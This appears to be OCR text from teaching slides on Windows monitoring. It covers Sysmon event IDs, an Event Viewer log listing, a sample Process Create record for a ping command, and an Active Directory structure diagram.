
Event ID 4: Sysmon service state changed

The service state change event reports the state of the Sysmon service (started or stopped).

Event ID 5: Process terminated

The process terminate event reports when a process terminates. It provides the UtcTime, ProcessGuid and ProcessId of the process.

Sysmon



Operational   Number of events: 287 (!) New events available

Level	Date and Time	Source	Event ID	Task Category
Information	10/5/2022 2:52:05 AM	Sysmon	7	Image loaded (r...
Information	10/5/2022 2:52:05 AM	Sysmon	7	Image loaded (r...
Information	10/5/2022 2:52:05 AM	Sysmon	1	Process Create (...
Information	10/5/2022 2:52:04 AM	Sysmon	22	Dns query (rule:...
Information	10/5/2022 2:52:00 AM	Sysmon	3	Network conne...
Information	10/5/2022 2:52:00 AM	Sysmon	3	Network conne...
Information	10/5/2022 2:52:00 AM	Sysmon	3	Network conne...
Information	10/5/2022 2:52:00 AM	Sysmon	22	Dns query (rule:...
Information	10/5/2022 2:52:00 AM	Sysmon	11	File created (rul...
Information	10/5/2022 2:51:59 AM	Sysmon	13	Registry value s...
Information	10/5/2022 2:51:59 AM	Sysmon	12	Registry object ...


Event 1, Sysmon


```
Process Create:
RuleName: -
UtcTime: 2022-10-05 09:52:05.067
ProcessGuid: {2766996a-53c5-633d-6a1b-000000000500}
ProcessId: 9108
Image: C:\Windows\System32\PING.EXE
FileVersion: 10.0.19041.1 (WinBuild.160101.0800)
Description: TCP/IP Ping Command
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: ping.exe
CommandLine: ping  8.8.8.8
CurrentDirectory: C:\Users\malan\Desktop\Sysinternals\
User: DESKTOP-QJ98QCG\malan
LogonGuid: {2766996a-55c7-6328-04ac-100000000000}
LogonId: 0x10AC04
```

Log Name:	Microsoft-Windows-Sysmon/Operational		
Source:	Sysmon	Logged:	10/5/2022 2:52:05 AM
Event ID:	1	Task Category:	Process Create (rule: ProcessCreate)
Level:	Information	Keywords:	
User:	SYSTEM	Computer:	DESKTOP-QJ98QCG
OpCode:	Info		
More Information:	Event Log Online Help		


Active Directory

AD


Active Directory Structure
Forest
Tree
Domain
Domain
Domain
Tree
Domain
Domain
OU
OU
OU
Domain


Users
Authenticate
AD Domain Controller
Authenticated!
Resources

AD



Read how Microsoft is responding to the COVID-19 outbreak, and get resources to help

